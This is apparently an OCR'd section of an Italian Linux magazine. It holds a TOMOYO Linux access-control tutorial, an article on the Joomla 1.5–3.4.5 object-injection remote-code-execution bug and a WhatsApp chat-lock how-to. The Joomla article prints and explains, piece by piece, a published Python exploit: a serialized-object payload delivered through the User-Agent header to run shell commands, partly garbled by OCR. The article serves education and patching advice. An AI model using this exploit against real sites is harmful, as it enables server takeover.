



**Fig. 6 • L'interfaccia di Btscanner**

# TOMOYO: COMPRENDERE PER PROTEGGERE

**La protezione della nostra Linux-box non deve essere necessariamente demandata a software complessi da utilizzare. TOMOYO ne è l'esempio pratico. Ecco come funziona e come utilizzarlo**

**Tomoyo 2.5**

**Licenza:** GNU GPL **Tipo:** Sicurezza **Sito Web:** http://tomoyo.osdn.jp
**Documentazione completa:** www.edmaster.it/url/5205

Acronimo di **Linux Security Module**, **LSM** è un'interfaccia software del kernel presente fin dalla versione 2.6 di Linux. Permette il supporto a modelli di sicurezza da adottare per il proprio sistema evitando favoritismi verso una specifica implementazione. Abbiamo già discusso di quest'interfaccia analizzando **AppArmor** nel precedente numero di Linux Magazine (164 - Dicembre 2015). L'architettura è visibile in Fig. 1. LSM media l'accesso agli oggetti del kernel permettendo così di aggiungere un ulteriore modello a quello di base GNU/Linux (**DAC** – **Discretionary Access Control**). Anche adottando altri modelli, ricordiamolo, il paradigma DAC continua a essere considerato e solo se l'applicazione supera il controllo si passa alla verifica **MAC** (**Mandatory Access Control**): dal **MAC-RBAC** (**Role Based Access Control**) di **SELinux** con le sue policy in funzione dei ruoli dell'oggetto attraverso l'uso di etichette per arrivare a **AppArmor** la cui policy è legata al percorso dove l'oggetto è presente.

**Fig. 1 • Cambia la policy di sicurezza, ma l'architettura di base è la medesima**

## COS'È TOMOYO?

Lanciato a Marzo 2003 e sponsorizzato, fino a Marzo 2012, dalla Nipponica **NTT DATA Corporation**, una sussidiaria della compagnia **NTT** (**Nippon Telegraph and Telephone** – www.nttdata.com), **TOMOYO** è una implementazione MAC il cui controllo sugli accessi è basato, un po' come AppArmor, sul percorso ma, rispetto a quest'ultimo, presenta alcune "sfumature" in grado di coprire le esigenze di buona parte degli utenti e al tempo stesso mantenere una modalità di configurazione famigliare agli amministratori di sistema. Lo scopo è incrementare la sicurezza di una distribuzione GNU/Linux, ma il progetto può essere portato anche su sistemi embedded! La prima comparsa nel kernel risale alla versione 2.6.30-rc1 (Aprile 2009), ma la storia è diversa da AppArmor e SELinux. Infatti, il primo aveva alle spalle gli sviluppatori della **Novell** (www.novell.com), mentre il secondo addirittura la **NSA** (**National Security Agency** - www.nsa.gov). TOMOYO, invece, è frutto di uno sviluppatore che lanciò l'idea per vedersela accettata nel 2009: l'autore è il nipponico Toshiharu Harada e il nome Tomoyo deriva da un personaggio dei cartoni animati giapponesi. In sviluppo si hanno due versione, la 1 e la 2. La versione 1 non fa uso dell'interfaccia LSM che, invece, utilizza la versione 2. Per questo motivo e per certi versi, potremmo dire che paradossalmente la versione 2 presenta meno caratteristiche rispetto alla 1, sebbene nei nuovi rilasci si sta sopperendo alle diverse mancanze. La versione 1 ha visto anche un fork attivamente sviluppato di nome **Akari** (http://akari.osdn.jp/index.html.en). Sulle distribuzioni è presente la versione 2 poiché associata a LSM del kernel.

## I SIMBOLI DEL KERNEL

### L'associazione locazione memoria-simbolo

Quando un modulo del kernel viene caricato, tutti i simboli presente in esso vengono "esportati" nel kernel e diventano parte della **tabella dei simboli**. Nell'ambito della programmazione un simbolo può essere indistintamente una variabile o una funzione. Possiamo dare un significato più astratto identificando un simbolo come un nome che identifichi uno spazio in memoria dove risiedono dei dati, ad esempio delle variabili in lettura e/o scrittura, o delle istruzioni (una funzione per una specifica esecuzione). Ci sono "tonnellate" di simboli nella tabella del kernel: i più curiosi possono dare un'occhiata con il comando **cat /proc/kallsyms | less**. Se impartito da utente "normale" gli indirizzi di memoria non saranno riportati, ma si vedranno solo zeri. Per interpretare l'output possiamo fare riferimento al manuale del comando **nm (man nm)**.

## È ATTIVO SULLA MIA DISTRO?

Sebbene TOMOYO sia integrato nel kernel non è detto che sia automaticamente abilitato in tutte le distribuzioni. Osservando la configurazione di una OpenSUSE è facile rendersi conto come abiliti tre tool: **SELinux**, **AppArmor** e **TOMOYO** (Fig. 2). L'uso di TOMOYO inevitabilmente comporta l'abilitazione di alcune voci nella sezione **Security Options** e di preciso (partendo dall'alto) **Enable different security models**, **Enable the securityfs filesystem**, **Security hooks for pathname based access control** e **TOMOYO Linux Support**. Per motivi di spazio non è possibile riportare il significato delle singole voci, ma possiamo leggerlo, dopo aver selezionato l'opzione, spostandoci sulla voce **Help** e premendo **Invio**. Ad esempio, per **Enable different security models** risulta: "Questa opzione permette di scegliere differenti moduli inerenti la sicurezza al fine di poter essere configurati nel kernel in uso. Se la voce è disabilitata verrà utilizzato il modello di default". Per le altre opzioni come **Default maximal count for learning mode**, **Default maximal count for audit log**, **Activate without calling userspace policy loader**, **Location of userspace policy loader** e **Trigger for calling userspace policy loader** in genere vanno bene le impostazioni di default che troviamo selezionate/impostate automaticamente. Infine, in **Default security module** si potrebbe scegliere **TOMOYO**: l'uso del condizionale sarà chiaro tra breve. Per verificare se TOMOYO è effettivamente abilitato nel kernel in uso, anche senza la necessità di averlo come scelta di default, si può far uso della lettura del file virtuale **kallsyms** in **/proc**. Se il comando **grep tomoyo_write_inet_network /proc/kallsyms** restituisce un qualcosa del tipo **ffffffff8115e460 T tomoyo_write_inet_network** allora è garantito che il kernel risulti abilitato all'uso di TOMOYO. L'abilitazione di TOMOYO nel kernel, però, è una condizione necessaria ma non sufficiente perché, come è facile intuire, è necessario che ci siano degli strumenti in user space che ci possano far gestire questo sistema di sicurezza. Per questa funzionalità assicuriamoci che sia installato il pacchetto **tomoyo-tools** (in alcune distribuzioni **tomoyotools**) che metterà a disposizione un certo numero di comandi tra i quali **tomoyo-init**, **tomoyo-checkpolicy** e altri. Per venire incontro a tutti gli utenti che vogliono metterli alla prova elenchiamo tutta la casistica. Se TOMOYO è abilitato nel kernel ma non è la scelta di default (ad esempio, OpenSUSE e Ubuntu optano per AppArmor) è sufficiente agire direttamente sui parametri di avvio di GRUB2 aggiungendo:

```
security=tomoyo TOMOYO_trigger=/usr/lib/systemd/systemd
```

alla riga **GRUB_CMDLINE_LINUX_DEFAULT** in **/etc/default/grub**. Salviamo il file e facciamo leggere la nuova configurazione:

```
grub2-mkconfig -o /boot/grub2/grub.cfg
```

Facciamo notare che l'opzione **TOMOYO_trigger** specifica l'utilizzo di **systemd** per quelle distribuzioni che ne fanno uso, diversamente non è necessario inserirla. Se il kernel in uso non è stato costruito per il supporto a TOMOYO allora necessitiamo di ricompilarlo abilitando le voci riportate in precedenza. Non tutti potrebbero essere in grado di ricompilare il kernel o perdere tempo per questa operazione, allora è possibile optare per una distribuzione live tra CentOS 6.6 o Ubuntu 12.10 scaricabili dalla pagina Web ***http://tomoyo.osdn.jp/download.html.en***.

**Fig. 2 • Un tipico kernel con TOMOYO abilitato**

## COME FUNZIONA?

Per entrare nella dinamica di TOMOYO occorre conoscere tre termini: dominio, profilo e ruolo. Il **dominio**, in buona parte dei sistemi di sicurezza MAC è un sinonimo di **contesto**, rappresenta un gruppo o un'unità. Una richiesta può essere accettabile o meno in funzione del contesto: ad esempio, "il file /etc/shadow può essere letto se..." si è amministratori del sistema, in questo modo si definisce una linea di condotta (**policy**). Allora ogni processo del sistema appartiene a un dominio così come è un (nuovo) dominio la sequenza delle chiamate tra i vari processi (la catena delle chiamate alla **exec**, la system call utilizzata da GNU/Linux per creare nuovi processi). TOMOYO, allora, si propone di proteggere l'intero sistema da attacchi che sfruttano le vulnerabilità delle applicazioni e lo fa registrando il comportamento dei processi in un ambiente di prova per poi costringere ai

**Fig. 3 • L'editor delle policy con 346 domini. Utilizzare il tasto "?" per l'help**

medesimi comportamenti nell'ambiente di produzione. Un **profilo** è una modalità di comportamento che può essere assegnata in maniera indipendente ad ogni dominio. Esistono 4 profili, numerati da 0 a 3, ognuno dei quali presenta un determinato ruolo assegnabile a un dominio. Il **ruolo** indica un "compito". In pratica, il ruolo del profilo 0 è quello di permettere la richiesta: in questo caso TOMOYO è sollevato dall'effettuare controlli, c'è solo il modello DAC. Il ruolo del profilo 1 è permettere la richiesta se essa viola la policy ma solo dopo averla accodata alla policy di sicurezza specifica (modalità **apprendimento**). Il ruolo del profilo 2 è analogo all'1, solo che non viene accodata alla policy (modalità **permissiva**). Infine la modalità enforcing, termine già noto da SELinux e AppArmor, assegnata al profilo 3 rigetta la richiesta se la policy è violata.

## IL PRIMO APPROCCIO

Se abbiamo seguito le precedenti istruzioni riavviando la macchina e impartendo il comando **dmesg | grep -i -A 1 -B 1 tomoyo** verificheremo l'attivazione di TOMOYO. L'opzione **-i** indica una ricerca non case-sensitive (nessuna distinzione tra maiuscole e minuscole), l'opzione **-A** seguita da un numero dice a grep di riportare un numero di righe equivalente dopo la corrispondenza trovata, analogamente per l'opzione **-B** ma per le righe precedenti la corrispondenza. Un output del tipo **Security framework initialized** e **TOMOYO Linux initialized** conferma l'inizializzazione. Come procediamo? L'obiettivo è far vedere come TOMOYO possa "apprendere" il comportamento dei processi ma per ottenere questo risultato il primo passo sarà l'obbligatoria configurazione iniziale. I comandi che seguono vanno impartiti con le credenziali dell'amministratore, sono riferiti ad una OpenSUSE 13.2 a 64 bit e in più tutti i riferimenti in grassetto sono relativi alla documentazione allegata che abbiamo generato per l'occasione partendo dalla documentazione presente sul sito tramite utilizzo del software **htmldoc** (*www.msweet.org/projects.php?Z1*). L'inizializzazione di TOMOYO avviene attraverso una procedura automatizzata con il comando **/usr/lib64/tomoyo/init_policy**: vedremo una decina di righe susseguirsi nel terminale che riportano la creazione della directory delle policy e di alcuni file di configurazione. Al termine, possiamo accedere (solo da amministratore) alla cartella **tomoyo** in **/etc** per vedere cosa è stato creato. Effettuiamo un riavvio per assicurarci che nel security file system (file system virtuale utilizzato dai moduli di sicurezza: **Appendice B. Policy Specification** sezione **The /sys/kernel/security/tomoyo/interface**) risultino presenti i tool di gestione delle policy. Al termine del riavvio, il comando **cat /sys/kernel/security/tomoyo/manager** dovrebbe elencarci alcuni programmi tra i quali **tomoyo-editpolicy**. In TOMOYO esistono due tipi di policy: integrata nel kernel o salvata come file nella directory di cui sopra. La differenza non è da poco infatti per quelle integrate nel kernel ad ogni cambio occorre procedere alla ricompilazione al fine di renderle attive (senza la necessità di utilizzare strumenti in user-space). La seconda modalità è complementare: il kernel non si deve ricompilare ma vanno utilizzati i tool in userspace e le policy vengono caricate all'avvio della macchina. La prima soluzione è indiscutibilmente da preferire in presenza di sistemi embedded. Per le policy caricate sul file system utilizzeremo il comando **tomoyo-editpolicy /etc/tomoyo/** altrimenti senza il percorso alle policy ci verranno restituite le policy caricate nel kernel (**man tomoyo-editpolicy**). Il comando, nell'uno o nell'altro caso, eseguirà nell'editor delle policy (Fig. 3). L'editor delle policy si apre automaticamente nella sezione **Domain Transition Editor**. Altre sezioni sono

presenti associate ad altre funzioni: ad esempio, premendo il tasto **W** e poi **P** entreremo nell'editor dei profili che di default visualizza quanto riportato in precedenza su profili e numerazioni e visualizza le direttive impostate. Selezionando un dominio dal **Domain Transition Editor** e premendo **Invio** si avrà accesso al **Domain Policy Editor**.

## UN ESEMPIO PRATICO

Di default OpenSUSE, e altre distribuzioni, attivano il demone **ntpd** per la sincronizzazione dell'orologio. Il comando **tomoyo-pstree | grep ntpd** (**man tomoyo-pstree**, un analogo di **pstree**, **man pstree**) riporterà un output del tipo:


```
0  +- ntpd (3160) <kernel> /usr/lib/systemd/systemd
                  /usr/sbin/start-ntpd /usr/sbin/ntpd
```

nel quale notiamo la modalità **0** (disabilitato), la "catena" delle chiamate exec ad indicare il dominio laddove il kernel è sempre il primo dominio o il primo elemento di un dominio e riconoscibile dalla scritta **<kernel>**. I punti di forza di TOMOYO sono la capacità di apprendimento delle risorse necessarie ad un processo nel suo normale funzionamento nonché fornire diversi permessi a seconda di come l'applicazione venga eseguita creando di fatto un nuovo dominio. Con queste caratteristiche si può pensare anche ad un utilizzo come strumento di analisi del sistema o di una specifica applicazione oltre che restrizione degli accessi. È inoltre possibile fornire uguali permessi ad una applicazione senza preoccuparsi di come venga eseguita portandola così sotto un unico (e nuovo) dominio. Questa modalità, laddove sia possibile e lecita praticarla, semplifica la gestione della policy. Ad esempio, se vogliamo che il demone ntpd registri un nuovo dominio del tipo **<kernel> /percorso/ntpd** possiamo far uso della direttiva **initialize_domain** nel file **exception_policy.conf** in **/etc/tomoyo/policy/current** aggiungendo le due righe:

```
initialize_domain /usr/lib/systemd/systemd from any
initialize_domain /usr/sbin/ntpd from any
```

salviamo il file, ricarichiamo le **exception_policy** dell'omonimo file:

```
cat  /etc/tomoyo/policy/current/exception_policy.
                     conf  |  tomoyo-loadpolicy -ef
```

(**man tomoyo-loadpolicy**), riavviamo ntpd con **service ntpd restart** e impartendo di nuovo il comando **tomoyo-pstree | grep ntpd** vedremo come sia cambiato il dominio. Non solo, ma ogni volta che viene invocata l'esecuzione da qualsiasi altro dominio, nessun nuovo dominio verrà creato ma verrà inizializzato l'attuale dominio **<kernel> /usr/sbin/ntpd** e questo grazie alla presenza della direttiva **from any**. Poiché di default tutti i processi sono sotto il profilo 0, allora se vogliamo abilitare il profilo 1 (modalità apprendimento) lanciamo **tomoyo-editpolicy** premiamo il tasto **F** e inseriamo ntpd nel prompt **Search** seguito da **Invio**. Troviamo, aiutandoci con il tasto **N**, l'occorrenza con l'asterisco: premiamo il tasto **S**, in **Enter profile number** digitiamo **1** e premiamo **Invio**. A questo punto riavviamo nuovamente ntpd, lanciamo nuovamente **tomoyo-editpolicy** selezioniamo l'occorrenza ntpd con l'asterisco e premiamo **Invio**: si accederà al **Domain Policy Editor** nel quale vedremo quanto "appreso" da TOMOYO. Per gli attributi **file ioctl**, **file getattr** e altri rimandiamo all'**Appendice B: Policy Specification** sezione **Domain policy syntax** (scaricabile alla pagina Web www.edmaster.it/url/5205). Le regole a questo punto verranno imposte a ntpd nel momento in cui commutiamo il suo dominio nella modalità enforcing. Lo spazio non permette di andare oltre questo esempio basilare ma che comunque ci ha permesso di capire come muoverci nell'editor delle policy. A chi volesse approfondire rimandiamo alla documentazione allegata ricca di immagini esplicative. In caso di problemi, dubbi o chiarimenti, come sempre possiamo sempre fare riferimento al forum di Linux Magazine (*www.linux-magazine.it/forum/*).

■ **Fig. 4 • 44 voci (risorse) per il demone ntpd**

**AVVERTENZE**

Tutte le informazioni contenute in queste pagine sono state pubblicate a scopo prettamente didattico, per permettere ai lettori di conoscere e imparare a difendersi dai pericoli a cui sono esposti navigando in Internet o in generale utilizzando applicazioni affette da vulnerabilità. L'editore, Edizioni Master, e la Redazione di Linux Magazine non si assumono responsabilità alcuna circa l'utilizzo improprio di queste informazioni, che possa avere lo scopo di infrangere la legge o di arrecare danni a terzi. Per cui, eventuali sanzioni economiche e penali saranno esclusivamente a carico dei trasgressori.

# Joomla sotto assedio

**I siti Web realizzati con il CMS Open Source sono vulnerabili. Un bug permette a chiunque l'esecuzione di comandi remoti sulla Shell del server**

*Luca Tringal*

C'era una volta Mambo, famoso **CMS** (**Content Management System**).

La sua storia inizia nell'anno 2000, presso una azienda informatica di Melbourne chiamata Miro. Mambo ha riscosso grande successo per la sua semplicità d'uso e per la possibilità di personalizzazione, ma la sua licenza è ambigua: viene rilasciato contemporaneamente sia con licenza libera (GNU GPL) che sotto licenza proprietaria. Nel corso degli anni Miro cerca di portare il progetto quanto più possibile nel terreno dell'Open Source, anche perché si rende conto che il successo del progetto può continuare soltanto se il codice è disponibile a tutti affinché ciascuno possa eseguire le modifiche che ritiene necessarie e condividerle con gli altri. Ma la situazione delle licenze rimane ambigua fino al 2005, anche a causa dei trasferimenti di copyright tra varie aziende che si succedono all'originale Miro. In quell'anno, praticamente l'intero team di sviluppatori decide di abbandonare il progetto eseguendo un fork, in modo da risolvere definitivamente ogni problema di licenze e rendere completamente Open Source il CMS, che viene chiamato Joomla (o, meglio, "Joomla!"). Il nome deriva proprio da questo desiderio di rendere il programma quanto più Aperto e collaborativo possibile: si tratta infatti di una traslitterazione inglese della parola swahili "jumla", che significa "tutti insieme". Joomla è dunque stato, ed è tuttora, uno dei grandi progetti del mondo Free Open Source Software, ed è la base di milioni di siti Web (oltre 2.5 milioni, secondo builtwith.com).

■ **Fig. 1 • La società Sucuri ha identificato i primi attacchi a siti Joomla realizzati grazie a questo pericoloso bug**

## UN PROBLEMA DI GRANDE DIFFUSIONE

La notevole diffusione di Joomla implica un rischio considerevole nel caso venisse scoperto un bug grave: soprattutto perché alcune versioni non sono più supportate, ovvero non è più possibile aggiornarle alla versione più recente. È quanto è accaduto poche settimane fa con la scoperta di un bug che colpisce tutte le versioni di Joomla dalla 1.5 alla 3.4.5. Il problema è che il supporto della versione 1.5 è terminato già nel 2012, quello della 2.5 è terminato nel 2014, ed è ormai conclus anche il supporto della versione 3.3. Quindi, ecce zione fatta per la versione 3.4, tutte le altre version di Joomla sono esposte al bug in questione e no possono essere direttamente aggiornate all'ultim disponibile (la 3.4.6, rilasciata immediatament dopo la scoperta del bug). Sono state rilasciate an che delle patch per le versioni 1.5 e 2.5 (***https:/ docs.joomla.org/Security_hotfixes_for_Joom la_EOL_versions***), ma lo stesso team di Joomla non le considera affidabili, e consiglia di sostituir la propria versione del CMS con l'ultima disponi bile. In che cosa consiste il bug in questione? S tratta di un "object injection". In poche parole, pirati possono inviare del codice malevolo sott forma di oggetto HTTP alla pagina Web principa le di Joomla. Per capire meglio che cosa succede dobbiamo prima di tutto chiarire un particolare Joomla memorizza nel proprio database MySQL i dettagli di una sessione utente, grazie allo Use Agent ed ai cookie. Fondamentalmente, si tratta d una stringa di testo che deve essere memorizzat nel database, e che viene passata alla pagina PHI che se ne occupa con una richiesta HTTP GET In teoria, la pagina dovrebbe controllare il conte nuto della richiesta che riceve, per assicurarsi ch non contenga comandi pericolosi. Invece, per u errore nella scrittura del codice di Joomla, quest controllo non viene fatto. Il risultato è che anch un utente non registrato in Joomla può inviar

**Fig. 2 • L'unico modo per mettersi al riparo dal bug è eseguire gli aggiornamenti previsti per la propria versione di Joomla**

una stringa, che viene poi inserita in un comando PHP (Joomla è scritto in linguaggio PHP). Naturalmente, se la stringa è scritta nel modo "giusto", è possibile sostituire il comando PHP per l'accesso al database MySQL in una chiamata della funzione "system". Questa funzione in PHP permette l'esecuzione di un comando di sistema (sulla Shell predefinita del sistema). In poche parole, un pirata può inviare una precisa stringa alla pagina principale di un qualsiasi sito Joomla precedente alla versione 3.4.6 per eseguire un qualsiasi comando a sua discrezione ed ottenere il controllo totale del server che ospita il sito in questione.

## IL CODICE DELL'EXPLOIT

Possiamo dare una occhiata all'exploit che è stato pubblicato dall'azienda di sicurezza Sec-1 in linguaggio Python: ***https://www.exploit-db.com/download/38977***

```
import requests
```

Il codice comincia con l'inclusione di una libreria Python, necessaria per inviare le richieste HTTP.

```
def php_str_noquotes(data):
    encoded = ""
    for char in data:
        encoded += "chr({0}).".format \
    (ord(char)) return encoded[:-1]
```

Si realizza una semplice funzione che traduce la stringa Python in una stringa pronta per l'uso in PHP: ogni carattere viene concatenato al successivo tramite il simbolo "." e viene tradotto in formato ASCII. Sarebbe stato possibile scrivere direttamente la stringa in questo formato, ma così è più comodo.

```
def generate_payload(php_payload):
    php_payload = "eval({0})".format \
        php_str_noquotes(php_payload))
```

Si procede, poi, a costruire il payload, ovvero il codice malevolo che verrà inviato a Joomla. Alla costruzione del payload viene deputata una funzione, che chiede in argomento il comando che si vuole eseguire. Per prima cosa, il comando viene formattato tramite la funzione php_str_noquotes che abbiamo visto poco fa.

```
    terminate = '\xf0\xfd\xfd\xfd';
```

Si prepara un terminatore di stringa: praticamente, una sequenza di caratteri che verranno posizionati alla fine del payload, di modo che la pagina di Joomla interrompa la lettura in quel momento senza consierare eventuale altro testo presente dopo il terminatore.

```
exploit_template = r'''}__test|O \
O:21:"JDatabaseDriverMysqli":3:{s:2 \
[illegible] {"f\x0 \
\0"[illegible]Factory"[illegible] s:21 \
"\0\0\0disconnectHandlers";a:1: \
{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8 \
:"sanitize";O:20:"JDatabaseDriverMys \
ql":0:{}s:8:"feed_url";''
```

Ora comincia la scrittura di quello che sarà il vero e proprio codice di exploit: il codice deve essere costruito inizialmente con la formula che Joomla si aspetta di ricevere tramite una richiesta HTTP GET. Si tratta di un array JSON, cioè una tabella che viene scritta sotto forma di testo semplice dividendo le celle con la punteggiatura (i due punti, il punto virgola, e le parentesi).

```
    injected_payload = "[illegible] \
    {}\JFactory::getConfig();exit" \
                format(php_payload \
                exploit_templat
    [illegible][0]["[1]"[illegible]
format(str(len(injected_payload)), i
jected_payload)
```

Viene poi inserito il payload nel codice di exploit, preceduto dalla parola "exit" che verrà erroneamente interpretata dal processore PHP del sito Joomla come un comando per interrompere il ciclo di interpretazione della stringa e comporterà l'esecuzione del codice immediatamente successivo (ovvero proprio il payload con il comando che il pirata vuole eseguire).

```
    exploit_template +=
```

```
r'''"s:19:"cache_name_function";s:6
:"assert";s:5:"cache";b:1;s:11:"cac
he_class";O:20:"JDatabaseDriverMys
ql":0:{}}i:1;s:4:"init";}}
s:13:"\0\0\0
connection";b:1;}''' + terminate
```

Naturalmente la stringa deve essere completata, affinché l'array JSON aperto poco fa possa considerarsi concluso e venga letto correttamente. In caso contrario, il codice malevolo contenuto al suo interno non viene nemmeno letto da PHP.

```
    return exploit_template
```

La funzione restituisce il codice per l'esecuzione dell'exploit, che può essere inviato a Joomla.

```
def get_url(url, user_agent):
    headers = {
    'User-Agent': user_agent
    }
```

L'ultima funzione da scrivere è quella che si occupa di inviare il testo a Joomla, aprendo una connessione HTTP. Il pirata può decidere di inviare lo user agent di Firefox, per convincere il sito web di essere un semplice browser Firefox, e non destare sospetti: il pirata sfrutterà lo user agent proprio per inviare il codice dell'exploit.

```
    cookies = requests.
get(url,headers=headers).cookies
```

La richiesta viene inviata sottoforma di cookie di sessione, utilizzando l'url specificato e l'intestazione prodotta con lo user agent specificato.

```
    for _ in range(2):
        response = requests.get(url,
headers=headers,cookies=cookies)
    return response
```

Lo script verifica poi la risposta del server, e la fornisce al pirata.

```
pl = generate_payload("system('touch
/tmp/fx');")
print get_url("http://www.sito.
```

Il codice principale del programma si occupa banalmente di costruire il payload di modo che permetta l'esecuzione del comando PHP **"system('touch /tmp/fx');"** (che poi equivale al comando **shell "touch /tmp/fx"**). In seguito, il payload viene inviato al sito al posto dello UserAgent.

# WHATSAPP: TIENI ALLA LARGA GLI SPIONI


**Hai paura che qualcuno possa dare una sbirciatina alle tue conversazioni di chat? Ecco come proteggere WhatsApp, Messenger e Hangout**

Il nostro smartphone sa tutto su di noi. Già, perché al suo interno sono racchiusi tutti i numeri di telefono dei nostri amici, foto e video che possono diventare anche molto compromettenti e conversazioni di chat che potrebbero metterci nei guai. Delicati o meno che siano i dati racchiusi nel nostro telefonino, sono pur sempre i nostri ed è giusto che nessun altro sia in grado di darci una sbirciatina. Eppure, sarà capitato a tutti di lasciare lo smartphone poggiato sulla scrivania e di ritrovare dopo pochi minuti un amico, un collega o un parente con gli occhi sul display intento a farsi gli affari nostri. Vero? Ma oggi è arrivato il momento di dire basta agli spioni! Scopriremo come proteggere con una password tutte le conversazioni di WhatsApp, Messenger, Hangout, Twitter e tantissime altre app. Ovviamente, per massimizzare la protezione il nostro consiglio è quello di scegliere una chiave di sicurezza che non sia scontata: meglio non usare date di nascita o semplici sequenze numeriche. Scopriamo dunque come procedere.

## Conversazioni sotto chiave


Installiamo l'app, configuriamola in pochi tap e proteggiamo le nostre chat

### 01 SUL PLAY STORE

Dopo aver verificato che il telefonino o il tablet sia connesso a Internet (tramite un hotspot Wi-Fi o la rete 3G/4G) raggiungiamo il **Play Store**. Ricerchiamo l'app gratuita **Blocco per WhatsApp - chat lock**. Tappiamo dapprima su **Installa** e successivamente su **Accetto**.

### 02 SCEGLIAMO LA PASSWORD

Al termine del download, avviamo l'app e tappiamo sul pulsante menu (in alto a sinistra). Scegliamo **Settings** e spostiamoci in **Set password**. Scegliamo quindi la chiave di sicurezza necessaria a proteggere le conversazioni di chat.

### 03 QUALI APP PROTEGGERE?

Ritorniamo all'interfaccia principale dell'app e selezioniamo le applicazioni di messaggistica che vogliamo proteggere con password (ad esempio **WhatsApp** e **Messenger**). Effettuate le nostre scelte, non ci resta che tappare sul grande pulsante **ON**.

### 04 TUTTO PRONTO

Chiudiamo l'app. Per verificare che tutto sia andato per il verso giusto, proviamo ad avviare **WhatsApp**: apparirà un'interfaccia diversa dal solito che ci chiede l'inserimento della password che abbiamo settato in precedenza. La nostra privacy è al sicuro!

# "STAI ATTENTO A QUELLO CHE DICI!"

